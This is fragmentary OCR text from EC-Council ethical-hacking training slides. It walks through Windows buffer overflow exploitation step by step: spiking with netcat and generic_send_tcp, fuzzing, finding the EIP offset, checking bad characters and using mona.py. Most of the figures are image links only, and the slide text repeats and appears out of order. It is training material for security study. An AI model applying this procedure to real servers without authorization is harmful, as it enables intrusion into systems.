
- Step 2: Generate spike templates and perform spiking



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Offset


- Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register


- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)


Identify the Right Module

- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Windows Buffer Overflow Exploitation (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.

Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  ```
  nc -nv <Target IP> <Target Port>
  ```




Figure 6.44: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




Figure 6.45: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR




Figure 6.46: Screenshot showing the output of spiking vulnerable server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

